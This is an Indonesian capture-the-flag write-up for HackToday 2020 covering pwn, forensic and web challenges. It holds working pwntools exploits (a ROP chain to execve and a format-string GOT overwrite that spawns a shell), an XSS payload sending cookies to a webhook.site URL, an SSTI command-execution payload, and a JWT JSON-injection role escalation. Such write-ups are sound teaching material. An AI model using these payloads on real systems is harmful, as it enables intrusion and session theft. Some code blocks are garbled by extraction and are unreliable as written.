

Writeup Hacktoday 2020

UH NOPE



Nama Anggota Tim:

1. Achmad Zaenuri Dahlan Putra
2. Ammar Alifian Fahdan
3. Dito Prabowo

PWN

Buffer Overflow

Buffer overflow, diberikan input sebanyak 1000 bytes, namun terdapat pengecekan setiap 8 bytes hanya beberapa inputan yang diijinkan.

```
while ( v6 / 8 != v5 )
{
    v4 = *(_QWORD *)&buf[8 * v5];
    if ( v4 > 255 && v4 < (signed __int64)maybe_you_need_this
        || v4 > (signed __int64)etext && v4 < (signed __int64)&bss_start
        || v4 > (signed __int64)&end )
    {
        puts("restricted.");
        exit(1);
    }
    ++v5;
}
```

Langkah Exploit:

Stage pertama : overflow, ganti base pointer ke bss (saya menggunakan alamat 0x6010a8), lakukan ROP untuk memanggil read pada main kembali tetapi dengan argumen yang berbeda, RDI = 0 RSI=0x6010a8-0x50 RDX= 30*8, Menggunakan RSI=bss alasannya agar kita bisa membypass untuk pengecekan setiap 8 byte, nantinya akan diubah sesuai dengan jumlah pengecekan yang harus dijalankan. Disediakan pop rdx, syscall, dan function what juga dalam binary.

Stage kedua: Setelah berhasil memanggil read, masukan payload kedua untuk melakukan syscall dengan `execve("/bin/sh",0,0)`. bypass pengecekan dengan cara overwrite rbp-0x48 dengan jumlah inputan/8, lakukan ROP pemanggilan function what dengan argumen a1=1 a2=59 nantinya function ini akan mengembalikan RAX dengan nilai 59 (execve), RSI dan RDX harus bernilai 0 maka lakukan pop rdi dan pop rsi, apabila sudah sesuai lakukan pemanggilan syscall dan akan akses shell.

Full payload :

```
from pwn import *
import sys
#MyTemplate
program = 'chall'
```

```

elf = ELF(program,checksec=False)
lokal = False
#context.arch = ''
s      = lambda data                :xp.send(data)
sa     = lambda delim,data          :xp.sendafter(delim,data)
sl     = lambda data                :xp.sendline(data)
sla    = lambda delim,data          :xp.sendlineafter(delim,data)
r      = lambda numb=4096           :xp.recv(numb)
ru     = lambda delims, drop=True   :xp.recvuntil(delims, drop)
uu64   = lambda x                   :u64(x.ljust(8,"\x00"))
uu32   = lambda x                   :u32(x.ljust(4,"\x00"))

if len(sys.argv) > 1:
    Debug = True
else:
    Debug = False

if lokal:
    xp = elf.process()
    #libc = elf.libc
else:
    host = 'chall.codepwnda.id'
    port = '17013'
    xp = remote(host,port)
    #libc = ELF("givenlibc",checksec=False)

if Debug:
    #context.log_level='debug'
    context.terminal = ["tmux","splitw","-h"]
    cmd = "b *0x00000000000400888 \n b *0x4006bc \n c"
    gdb.attach(xp,cmd)

#Exploit Here
# state1 = P > 255 && P < 0x000000000004006b6
# state2 = p > 0x40090D && p < 0x601058
# state3 = p > 0x6010B0

pop_rdi = 0x000000000004008f3
pop_rdx = 0x000000000004006ba
pop_rsi_r15 = 0x000000000004008f1
main = elf.symbols['main']
print hex(main)

p = p64(0x40090D)*8
p += p64(0x6010a8)

```

```

p += p64(pop_rdi)
p += p64(0)
p += p64(pop_rsi_r15)
p += p64(0x6010a8-0x50)*2
p += p64(pop_rdx)
p += p64(30*8)
p += p64(0x00000000004007e7) #panggil read lagi

sla("flow\n",p.ljust(1000,"\x00"))

p2 = "/bin/sh"
p2 += p64(0x14+5)
p2 += "/bin/sh\x00"
p2 += p64(0)*(8)
p2 += p64(pop_rdi)
p2 += p64(1)
p2 += p64(pop_rsi_r15)
p2 += p64(59)*2
p2 += p64(elf.symbols['what'])
p2 += p64(pop_rdi)
p2 += p64(0x601068)
p2 += p64(pop_rsi_r15)
p2 += p64(0)*2
p2 += p64(pop_rdx)
p2 += p64(0)
p2 += p64(0x00000000004006bc) #syscall

s(p2)

xp.interactive()

```

```

ditto ~/Downloads/hacktoday/buffer-overflow python solve.py
[+] Opening connection to chall.codepwnda.id on port 17013: Done
0x400752
[*] Switching to interactive mode
$ ls
chall
run_challenge.sh
$ cat /flag
hacktoday{yo_ropchain_to_pwn_the_world__dcm4v}
$

```

Flag : **hacktoday{yo_ropchain_to_pwn_the_world__dcm4v}**

Intro

Terdapat bug format string vulnerability pada binary 64 bit.

Langkah Exploit : overwrite got stack check fail ke main beserta leak libc, program akan terus kembali main apabila mentrigger stack check fail, hitung offset libc dari hasil leak, ganti got printf dengan system, masukan /bin/sh agar bisa eksekusi system("/bin/sh").

Full payload :

```
from pwn import *
import sys

#MyTemplate
program = 'intro'
elf = ELF(program,checksec=False)
lokal = False
#context.arch = ''

s      = lambda data           :xp.send(data)
sa     = lambda delim,data     :xp.sendafter(delim,data)
sl     = lambda data           :xp.sendline(data)
sla    = lambda delim,data     :xp.sendlineafter(delim,data)
r      = lambda numb=4096      :xp.recv(numb)
ru     = lambda delims, drop=True :xp.recvuntil(delims, drop)
uu64   = lambda x              :u64(x.ljust(8,"\x00"))
uu32   = lambda x              :u32(x.ljust(4,"\x00"))

if len(sys.argv) > 1:
    Debug = True
else:
    Debug = False

if lokal:
    xp = elf.process()
    libc = elf.libc
else:
    host = 'chall.codepwnda.id'
    port = '17021'
    xp = remote(host,port)
    libc = elf.libc
    #libc = ELF("givenlibc",checksec=False)

if Debug:
    #context.log_level='debug'
    context.terminal = ["tmux","splitw","-h"]
    cmd = "b *0x0000000000401363 \n c"
```

```

gdb.attach(xp,cmd)

#Exploit Here
input = 0x120
target = 0x000000000040126e
ganti = elf.got['__stack_chk_fail']

p = ""
p += "{c".format(((target) & 0xFF) + 0x100)
p += "%24$hhn"
p += "{c".format(((target >> 8) & 0xFF) + 0x100 - ((target) & 0xFF))
p += "%25$hhn"
p += "{c".format(((target >> 16) & 0xFF) + 0x100 - ((target >> 8) &
0xFF))
p += "%26$hhn"
p += "{c".format(((target >> 24) & 0xFF) + 0x100 - ((target >> 16) &
0xFF))
p += "%27$hhn"
p += "|||"
p += "%28$s"
p = p.ljust(128,"A")
p += p64(ganti)
p += p64(ganti+1)
p += p64(ganti+2)
p += p64(ganti+3)
p += p64(elf.got['__libc_start_main'])
p = p.ljust(input,"A")

sa("? ",p)

ru("|||")
leak = uu64(xp.recv(6))
print "__libc_start_main leak = "+hex(leak)
libc.address = leak - libc.symbols['__libc_start_main']
system_addr = libc.symbols['system']
log.info("System address : {}".format(hex(system_addr)))

ganti = elf.got['printf']
data = system_addr

p = "{c".format( data & 0xFF )
p += "%24$hhn"
p += "{c".format( 0x100 - ((data) & 0xFF) + ((data >> 8) & 0xFF ))
p += "%25$hhn"
p += "{c".format( 0x100 - ((data >> 8) & 0xFF) + ((data >> 16) & 0xFF

```

```

))
p += "%26$hhn"
p += "{}c".format( 0x100 - ((data >> 16) & 0xFF) + ((data >> 24) & 0xFF)
))
p += "%27$hhn"
p += "{}c".format( 0x100 - ((data >> 24) & 0xFF) + ((data >> 32) & 0xFF)
))
p += "%28$hhn"
p += "{}c".format( 0x100 - ((data >> 32) & 0xFF) + ((data >> 40) & 0xFF)
))
p += "%29$hhn"
p += "{}c".format( 0x100 - ((data >> 40) & 0xFF) + ((data >> 48) & 0xFF)
))
p += "%30$hhn"
p += "{}c".format( 0x100 - ((data >> 48) & 0xFF) + ((data >> 56) & 0xFF)
))
p += "%31$hhn"
p = p.ljust(128,"A")
p += p64(ganti)
p += p64(ganti+1)
p += p64(ganti+2)
p += p64(ganti+3)
p += p64(ganti+4)
p += p64(ganti+5)
p += p64(ganti+6)
p += p64(ganti+7)
p = p.ljust(input,"A")

ru("what")
sa("name? ",p)

sl("/bin/sh")

xp.interactive()

```

*payload overwrite format string credit to bang usman dari ctf lain :v

```

sh: 1: Lets: not found
sh: 1: Hello: not found
$ ls
chall
run_challenge.sh
$ cat /flag
hacktoday{canarycanarycanary_cant_stop_me_l29_IS_HERE}

```

Flag : **hacktoday{canarycanarycanary_cant_stop_me_l29_IS_HERE}**

FORENSIC

Daun Singkong

Diberikan satu file zip berisi satu folder berisi zip terpassword. Folder ini secara mencurigakan cukup “kotor” karena ada beberapa file yang tidak biasanya ada seperti .bash_history dan .DS_STORE.

```
kerupuksambel@kerupuksambel:~/CTF/HackToday/for/daunsingkong/daunsingkong$ ls -lah
total 3,1M
drwxr-xr-x 2 kerupuksambel kerupuksambel 4,0K Agu  9 11:01 .
drwxrwxr-x 4 kerupuksambel kerupuksambel 4,0K Agu  9 10:53 ..
-rw----- 1 kerupuksambel kerupuksambel 188 Jul 12 22:57 .bash_history
-rw-r--r-- 1 kerupuksambel kerupuksambel 11K Jul 12 22:56 .DS_Store
-rw-r--r-- 1 kerupuksambel kerupuksambel 1,6M Jul 12 22:49 flag.7z
```

Kami menyelidiki .bash_history dan menyadari bahwa password flag adalah hasil dari sederet perintah bash yang menghasilkan nama suatu file yang ada di folder tersebut. Tapi sayang seluruh isi folder kecuali zipnya sudah dihapus.

```
1 ls
2 man ls
3 man 7z
4 vintutor
5 date
6 7z a flag flag.png -p`ls|tail -n 13|head -n 11|head -n 7|tail -n 5|tail -n 3|tail -n 2|head -n 1`
7 cat flag.png
8 62;4cls
9 clean
10 clear
11 ls
12 rm -rf ./*/
13 ls
14 history
15
```

Disini file .DS_STORE berfungsi. File ini berisi informasi dari file yang ada di folder tersebut sebelumnya. Jadi kami memutuskan menggunakan layanan online untuk mendecode isi dari .DS_STORE tersebut dan mendapatkan list file yang pernah ada disitu.


Online .DS_Store Parser FAQ Internetwache.org Impressum Datenschutz

Online .DS_Store Parser

This is a small tool that allows you to upload a .DS_Store file and retrieve the stored file names.
Take a look at the [FAQ](#) if you are unsure what .DS_Store files are or how this tool works.

Browse...

No file selected.

☐ I'm not a robot 

Upload and Parse!

daunsingkongmiripdaunapa

daunsingkongmiripdaunapa

daunsingkongmiripdaunapa

daunsingkongmiripdaunapa

daunsingkongmiripdaunapa

flag.7z

flag.png

inginkucumbuubicilembu

Selanjutnya tinggal mereplikasi file dan mendapatkan isi dari perintah tersebut.

```
Terminal - kerupksambel@kerupksambel:/tmp/rinrin
kerupksambel@kerupksambel:/tmp/rinrin
kerupksambel@kerupksambel:/tmp/rinrin$ touch pilemkartun
kerupksambel@kerupksambel:/tmp/rinrin$ touch pilemkartun
kerupksambel@kerupksambel:/tmp/rinrin$ touch pilemkartun
kerupksambel@kerupksambel:/tmp/rinrin$ touch pilemkartun
kerupksambel@kerupksambel:/tmp/rinrin$ touch puccukkubi
kerupksambel@kerupksambel:/tmp/rinrin$ touch puccukkubi
kerupksambel@kerupksambel:/tmp/rinrin$ touch puccukkubi
kerupksambel@kerupksambel:/tmp/rinrin$ touch puccukkubi
kerupksambel@kerupksambel:/tmp/rinrin$ touch pucukubiitudaunsingkong
kerupksambel@kerupksambel:/tmp/rinrin$ touch pucukubiitudaunsingkong
kerupksambel@kerupksambel:/tmp/rinrin$ touch pucukubiitudaunsingkong
kerupksambel@kerupksambel:/tmp/rinrin$ touch pucukubiitudaunsingkong
kerupksambel@kerupksambel:/tmp/rinrin$ touch singkongenak
kerupksambel@kerupksambel:/tmp/rinrin$ touch singkongenak
kerupksambel@kerupksambel:/tmp/rinrin$ touch singkongenak
kerupksambel@kerupksambel:/tmp/rinrin$ touch singkongenak
kerupksambel@kerupksambel:/tmp/rinrin$ touch siskaenyatigakali
kerupksambel@kerupksambel:/tmp/rinrin$ touch siskaenyatigakali
kerupksambel@kerupksambel:/tmp/rinrin$ touch siskaenyatigakali
kerupksambel@kerupksambel:/tmp/rinrin$ touch siskaenyatigakali
kerupksambel@kerupksambel:/tmp/rinrin$ touch takperludibajak
kerupksambel@kerupksambel:/tmp/rinrin$ touch takperludibajak
kerupksambel@kerupksambel:/tmp/rinrin$ touch takperludibajak
kerupksambel@kerupksambel:/tmp/rinrin$ touch tanamtanamubi
kerupksambel@kerupksambel:/tmp/rinrin$ touch tanamtanamubi
kerupksambel@kerupksambel:/tmp/rinrin$ touch tanamtanamubi
kerupksambel@kerupksambel:/tmp/rinrin$ touch tanamtanamubi
kerupksambel@kerupksambel:/tmp/rinrin$ ls|tail -n 13|head -n 11|head -n 7|tail -n 5|tail -n 3|tail -n 2|head -n 1
>
pertanianindonesiakanlebihbaikjikapetaninyatidakmainctf
kerupksambel@kerupksambel:/tmp/rinrin$ ls|tail -n 13|head -n 11|head -n 7|tail -n 5|tail -n 3|tail -n 2|head -n 1
pertanianindonesiakanlebihbaikjikapetaninyatidakmainctf
kerupksambel@kerupksambel:/tmp/rinrin$
```

Password ditemukan, tinggal ekstrak zip dan dapatkan flagnya.



```
hacktoday{DS_Store_h4ve_ur_f0lder_nam3___}
```


Harta Karun

Diberikan suatu gambar peta dalam bentuk PNG, saat kami cek dengan binwalk, ternyata dalam gambar ada 4 file text dengan nama en, ke, lo, dan sy yang berisi karakter hexadecimal. Kami coba mengurutnya dengan urutan lo-ke-sy-en karena mirip dengan location dan menjadikannya file PNG, dan beruntungnya berhasil. Kami mendapatkan satu gambar .png dengan flag di dalamnya.

```
Hacktoday{di_bawah_kasur}
```


stegosaurus

decode file txt dengan stegsnow -C lalu buka dengan stegsolve



Flag : `hacktoday{ez_point_yow}`

Nothosaurus

Diberikan 5 file secara acak, dan salah satu diantaranya merupakan file zip namun dengan isi yang tidak lengkap. Kami berasumsi bahwa file flag ada di urutan zip yang benar, maka kami mencoba membruteforce satu persatu susunan zipnya.

```
import os
from itertools import permutations

prob = permutations(["again", "be", "ill", "okay", "today"])
c = 0
for p in prob:
    os.system("cat " + " ".join(p) + " > rinrin_" + str(c))
    stat = os.popen("file rinrin_" + str(c)).read()

    if("Zip" in stat):
        print("Done! alur " + " - ".join(p))
        c += 1
    else:
        os.system("rm rinrin_" + str(c))
```

Akhirnya kami menemukan satu file yang paling lengkap dan berisi dua file **broken.jpg** dan **cute.jpg**. Mencari perbedaan antar dua file tersebut akan memperoleh bit hexadecimal yang merupakan flagnya.

```
kerupuksambel@kerupuksambel:~/CTF/HackToday/for/nothosaurus/nothosaurus (2)$ cmp -l broken.jpg cute.jpg | gawk '{printf "%08X %02X %02X\n", $1, strtonum(0x2), strtonum(0x3)}'
```

00000175	013	
0000609E	68	AC
00006404	61	B8
00006E9E	63	16
000076AF	68	FA
00007B34	74	9B
00008236	6F	34
00008488	64	CD
00008ADE	61	C6
00008F3A	79	1B
000092A9	7B	B0
00009971	62	7A
0000A3CB	72	06
0000A825	6F	63
0000AF3B	68	77
0000B613	65	8D
0000B648	6E	80
0000BBF7	5F	0D
0000CB02	69	8D
0000CC87	6D	8A
0000DD9	61	9D
0000D6C3	67	59
0000DB1B	65	D3
0000E296	7D	CB

Mengubah bit kedua ke ASCII akan menghasilkan flag.

Flag : **hacktoday{broken_image}**

babyVol

Diberikan sebuah file dump , lalu kami langsung melakukan checking terhadap profilnya dengan argument imageinfo pada volatility

```
kosong ret2ex .../volatility master 3? $ python vol.py -f ../../hacktoday_2020/dump imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418,
Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/kosong/ctf/hacktoday_2020/dump)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf8000284f0a0L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff80002850d00L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2020-07-29 02:57:07 UTC+0000
Image local date and time : 2020-07-29 09:57:07 +0700
```

Berdasarkan deskripsi soal yaitu **I command you to find the flag!** kami langsung mencoba untuk mencari sesuatu pada command line dengan argument cmdscan dan didapatkan flagnya.

```
kosong ret2ex .../volatility master 3? $ python vol.py -f ../../hacktoday_2020/dump --profile=Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6.1
*****
CommandProcess: conhost.exe Pid: 2388
CommandHistory: 0x12eab0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x12dde0: dir
Cmd #1 @ 0x133680: hacktoday{yOUv3__folll0wed_My_c0mm4ND_f3ry_w3LL__}
Cmd #15 @ 0xf0158:
Cmd #16 @ 0x12dc20:
```

Flag : **hacktoday{yOUv3__folll0wed_My_c0mm4ND_f3ry_w3LL__}**

Web

Baby Php

Di source code yang diberikan, kami diharuskan mencari suatu string yang karakter ketiga dan seterusnya merupakan angka dan saat di SHA1, harus sama dengan SHA1 dari 10932435112, namun string tersebut tidak boleh sama dengan 10932435112.

```
<?php
if (isset($_GET['baby']))
{
    if ($_GET['baby'] === "10932435112")
        die('Dilarang Menyamakan Jawaban !!');

    if(preg_match("/\D/i", substr($_GET['baby'], 2)) > 0)
    {
        print "Nyerah aja gan.";
    }
    else if(sha1($_GET['baby']) == sha1('10932435112'))
    {
        include('bendera.php');
        print $inikan_yang_kamu_cari;
    }
    else
        print "Nyerah aja gan.";
}

else
    show_source(__FILE__);

?>
```

Saat kami coba, ternyata SHA1 dari angka tersebut bernilai *0e[angka acak]*. Maka kami simpulkan bahwa kami harus mencari collision dari SHA1 tersebut.

Setelah mencari, kami menemukan referensi hash collision SHA1 di <https://github.com/spaze/hashes/blob/master/sha1.md>. Kami memilih salah satu yang cocok dengan kriteria diatas, lalu kami submit.

```
print( b64encode(flag)[1:] )
```

```
GFja3RvZGF5e3NlbGFtYXRfZGF0YW5nX2RpX3NvYWxhd2VifQ==
```

Enjoy ur Flag !

Masih ada satu teka-teki lagi, maka kami cukup membruteforce karakter pertamanya, hasilnya pun dapat ditebak karena karakter pertamanya hanya mempengaruhi header flag saja.

```
Terminal - kerupuksambel@kerupuksambel: ~/CTF/HackToday/web
File Edit View Terminal Tabs Help
kerupuksambel@kerupuksambel:~/CTF/HackToday/web$ l
baby.py golang.zip larabel/ release/ sim.php weed.py
golang/ hm.py larabel.zip 'release (2)'/ snoopdog.zip
kerupuksambel@kerupuksambel:~/CTF/HackToday/web$ python3 hm.py
b'hacktoday{selamat datang di soal web}'
b'lacktoday{selamat datang di soal web}'
b'packtoday{selamat datang di soal web}'
b'tacktoday{selamat datang di soal web}'
b'xacktoday{selamat datang di soal web}'
b'|acktoday{selamat datang di soal web}'
b'\x80acktoday{selamat datang di soal web}'
b'\x84acktoday{selamat datang di soal web}'
b'\x88acktoday{selamat datang di soal web}'
b'\x8cacktoday{selamat datang di soal web}'
b'\x90acktoday{selamat datang di soal web}'
b'\x94acktoday{selamat datang di soal web}'
b'\x98acktoday{selamat datang di soal web}'
b'\x9cacktoday{selamat datang di soal web}'
b'\xa0acktoday{selamat datang di soal web}'
b'\xa4acktoday{selamat datang di soal web}'
b'\xa8acktoday{selamat datang di soal web}'
b'\xacacktoday{selamat datang di soal web}'
b'\xb0acktoday{selamat datang di soal web}'
b'\xb4acktoday{selamat datang di soal web}'
b'\xb8acktoday{selamat datang di soal web}'
b'\xbcacktoday{selamat datang di soal web}'
b'\xc0acktoday{selamat datang di soal web}'
b'\xc4acktoday{selamat datang di soal web}'
b'\xc8acktoday{selamat datang di soal web}'
b'\xccacktoday{selamat datang di soal web}'
b'\x00acktoday{selamat datang di soal web}'
b'\x04acktoday{selamat datang di soal web}'
b'\x08acktoday{selamat datang di soal web}'
b'\x0cacktoday{selamat datang di soal web}'
b'\x10acktoday{selamat datang di soal web}'
b'\x14acktoday{selamat datang di soal web}'
b'\x18acktoday{selamat datang di soal web}'
b'\x1cacktoday{selamat datang di soal web}'
b' acktoday{selamat datang di soal web}'
b$acktoday{selamat datang di soal web}'
b' {acktoday{selamat datang di soal web}'
b',acktoday{selamat datang di soal web}'
b'0acktoday{selamat datang di soal web}'
b'4acktoday{selamat datang di soal web}'
b'8acktoday{selamat datang di soal web}'
b'acktoday{selamat datang di soal web}'
```

Flag : **hacktoday{selamat_datang_di_soal_web}**

Webinar

Diberikan sebuah alamat web, isi dari web tersebut adalah sebuah inputan dan tombol (review dan report). Ketika mencoba memberi inputan dan preview, pada source tepatnya di head terdapat CSP untuk memblokir script yang tidak diijinkan.

```
<meta http-equiv="Content-Security-Policy" content="script-src
'nonce-40162b26b9e55351c873c4072691fb12';">
```

Dilakukan pengecekan pada csp evaluator, terdapat beberapa vuln sehingga bisa di bypass

Content Security Policy

[Sample unsafe policy](#)

[Sample safe policy](#)

```
script-src 'nonce-40162b26b9e55351c873c4072691fb12'
```

CSP Version 3 (nonce based + backward compatibility checks) ?

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3

[expand/collapse all](#)

script-src	Consider adding 'unsafe-inline' (ignored by browsers supporting nonces/hashes) to be backward compatible with older browsers.	▼
object-src [missing]	Missing object-src allows the injection of plugins which can execute JavaScript. Can you set it to 'none'?	▼
base-uri [missing]	Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. Can you set it to 'none' or 'self'?	▲

Payload untuk bypass :

```
<svg><set href="victim" attributeName="href"/></svg>

<script id="victim"
nonce="f37d8c9db00d0bc8f3f1631fe1c24785">alert(1)</script>
```

Dan bypass berhasil, xss ini kemudian dilanjutkan dengan mengambil cookie dengan bantuan webhook. Dilakukan percobaan memanggil cookie sendiri dengan preview.

dengan payload berikut :

```
<svg><set href="victim" attributeName="href"/></svg>

<script id="victim" nonce="f37d8c9db00d0bc8f3f1631fe1c24785">var req =
new XMLHttpRequest();req.open('GET',
'https://webhook.site/f9d17932-594a-4263-83cc-429a6e2cf767?cookie=' +
document.cookie);req.send();</script>
```

pada webhook terdapat respon, kemudian dilanjutkan dengan report admin untuk mendapatkan cookie milik admin. Flag terdapat pada cookie admin.

Request Details

[Permalink](#)
[Raw content](#)
[Export as ▾](#)

GET

https://webhook.site/f9d17932-594a-4263-83cc-429a6e2cf767?cookie=PHPSESSID%3Dnonce_cookie_XSS_U_GOT_THE_BOUNTY

Host

180.252.218.214 [whois](#)

Date

Aug 9, 2020 5:29 PM (a minute ago)

Size

0 bytes

ID

20d36edf-d54d-4149-a6b4-e310753a30eb

Files

Query strings

cookie

PHPSESSID=nonce_cookie_XSS_U_GOT_THE_BOUNTY

No content

Headers

connection

close

host

webhook.site

user-agent

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0

origin

http://localhost:3000

content-length

0

content-type

Form values

(empty)

Flag : `hacktoday{nonce_cookie_XSS_U_GOT_THE_BOUNTY}`

Slim Shady

Diberikan web berisi inputan, gambar dan tombol submit, ketika dicoba terdapat vuln SSTI dengan Slim Engine, dibuktikan dengan inputan `#{7+7}` akan menghasilkan angka 14. Terdapat referensi SSTI Slim Engine bisa RCE dengan inputan `#{%x|ls|}`. Bisa menjalankan command `ls` tetapi tidak bisa command lainnya karena ada batasan output.

answer:

Yo, Gemfile Gemfile.lock app.rb only_the_real_slim_shady_can_get_this_flag

Dicari cara lain untuk membaca flag, akhirnya didapatkan ide menggunakan backtick ``` dan command `hd` (hex dump).

payload : `#{`hd *`}`

```
6e 29 0a |["name"]!= nil).| 00000500 20 20 20 20 69 66 28 70 61 72 61 6d 73 5b 22 6e | if(params["n| 00000510 61 6d 65 22 5d 2e 6e | 65 6e 67 74 68 20 3c 31 30 |ame"].length <10| 00000520 29 0a 20 20 20 20 20 20 6e 61 6d 65 20 3d 20 70 |). name = p| 00000530 61 61 6d 73 5b 27 6e 61 6d 65 27 5d 0a 20 20 |arams['name']. | 00000540 20 20 65 6c 73 65 0a 20 20 20 20 20 20 6e 61 6d | else. nam| 00000550 65 20 3d 20 22 74 68 61 74 73 20 6e 6f 74 20 73 |e = "that's not s| 00000560 6c 69 6d 20 21 22 0a 20 20 20 20 65 6e 64 0a :|lim !". end. | 00000570 20 65 6e 64 0a 20 20 67 65 74 48 54 4d 4c 28 6e | end. getHTML(n| 00000580 61 6d 65 29 0a 65 6e 64 68 6: 63 6b 74 6f 64 61 |ame).endhacktoda| 00000590 79 7b 53 75 70 65 72 2d 53 6c 69 6d 2d 50 61 79 |y{Super-Slim-Pay| 000005a0 6c 61 64 5f 5f 5f 66 6f 72 5f 5f 5f 53 6c 69 |load__for__Sli| 000005b0 6d 2d 53 68 61 64 79 2d 54 65 6d 70 6c 61 74 65 |m-Shady-Template| 000005c0 2d 49 6e 6a 65 63 74 69 6f 6e 7d |-Injection}| 000005cb
```

Flag : `hacktoday{Super-Slim-Payload__for__Slim-Shady-Template-Injection}`

Snoop Dog

Diberikan attachment file web, terdapat nginx dan dockerfile dari chall. Pada proses `/sign` akan memanggil `guard.sign()` dimana pada function `M.sign()` akan memanggil `M.create()`.

```
location /sign {
```

```

    if ($request_method != "POST") {
        return 405;
    }
    access_by_lua_block {
        local guard = require("guard")
        guard.sign()
    }
}

```

```

function M.sign()
    ngx.req.read_body()
    local body = cjson.decode(M.create(ngx.req.get_body_data()))
    local jwt_token = jwt:sign(secret, {header={typ="JWT", alg="HS256"},
payload=body})
    ngx.say(cjson.encode({token=jwt_token}))
end

function M.create(req)
    local body = cjson.decode(req)
    local role = "user"
    local username = body["username"]
    local name = body["name"]
    local iat = ngx.now()
    local exp = iat + 600
    local payload = [{"role" : ""} .. role .. [{"username" : ""} ..
username .. [{"name" : ""} .. name .. [{"iat" : ""} .. iat ..
[["exp" : ""} .. exp .. [{"}}]]
    return payload
end

```

Pada function M.create(req) terdapat bug json injection, Sehingga bisa dilakukan injection untuk mendapat role admin.

Payload :

```

{"username":"a",\role\":"admin",name:"a"}

```

